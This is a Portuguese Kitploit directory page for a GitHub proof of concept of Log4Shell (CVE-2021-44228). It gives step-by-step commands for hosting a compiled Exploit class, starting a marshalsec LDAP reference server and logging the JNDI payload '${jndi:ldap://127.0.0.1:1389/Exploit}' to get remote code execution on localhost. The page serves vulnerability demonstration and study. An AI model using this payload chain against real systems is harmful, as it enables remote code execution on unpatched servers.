
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-44228-Log4Shell-POC — Prova de conceito para Log4Shell (CVE-2021-44228) demonstrando execução remota de código baseada em JNDI por meio de servidores LDAP e HTTP. | Kitploit
Ferramentas/GitHubGitHub/coldfusionx/cve-2021-44228-log4shell-poc
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoDesenvolvimento de Payloads
GitHubcoldfusionx/cve-2021-44228-log4shell-poc

CVE-2021-44228-Log4Shell-POC

Prova de conceito para Log4Shell (CVE-2021-44228) demonstrando execução remota de código baseada em JNDI por meio de servidores LDAP e HTTP.

Ver Repositório
2113há 4 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    381
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    316
  • 6

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    305

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2021-44228-Log4Shell-POC

POC completo para o infame Log4j CVE-2021-44228

Pré-requisitos

  • Baixe e instale o Java daqui aqui, você pode usar o jdk-8u181.
  • Instale o IntelliJ Idea daqui aqui

POC

  • Passo 1 : Clone este repositório.
  • Passo 2 : Mova o arquivo Exploit.java para uma pasta diferente. Como no meu caso, criei uma pasta rce dentro do diretório home. /home/coldfusionx/rce
mov


  • Passo 3 : Dê uma olhada no Exploit.java Aqui você pode alterar o código remoto para qualquer coisa; neste caso, isso abriria o gnome-calculator em uma máquina Ubuntu.
exp

  • Passo 4 : Em seguida, precisamos compilar o Exploit.java usando o comando javac Exploit.java; uma vez compilado com sucesso, devemos ver um novo arquivo Exploit.class sendo criado.

com


  • Passo 5 : Inicie um servidor http python para hospedar o Exploit.class usando python3 -m http.server 8888; alternativamente, você também pode usar um servidor php com o comando php -S 127.0.0.1:8888.
sv



  • Passo 6 : Carregue os arquivos do projeto no IntelliJ Idea e deixe o maven concluir a indexação dos arquivos. Uma vez concluído, seu projeto deve ficar assim:

poc1



  • Passo 7 : Para executar o projeto, precisamos criar uma configuração; clique em Add Configuration

poc2

1. Selecione `Application`

poc3


2. Selecione a classe principal

main


3. Selecione o JDK e aplique.

poc4

4. Você deve ver a Aplicação Log4j criada, pronta para executar.
poc5


  • Passo 8 : Em seguida, iniciamos o LDAPRefServer usando o marshalsec:
  • cd marshasec
  • Execute java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit" para iniciar o servidor LDAP; aqui, 127.0.0.1:8888 é o servidor python que hospeda o Exploit.class, por isso especificamos /#Exploit
ldap

  • Passo 9 : Edite o payload JNDI no log4j.java conforme sua necessidade, logger.error("${jndi:ldap://127.0.0.1:1389/Exploit}"); Neste caso, estamos carregando a classe remota Exploit; o servidor de referência LDAP redirecionará a solicitação para o nosso servidor python que hospeda a classe maliciosa Exploit.

  • Passo 10 : Execute Log4j; em uma execução bem-sucedida, você deve ver uma calculadora gnome aparecer.


rce

Confira minha análise detalhada sobre Log4Shell CVE-2021-44228

Referência

  • https://nvd.nist.gov/vuln/detail/CVE-2021-44228
Baixar ferramenta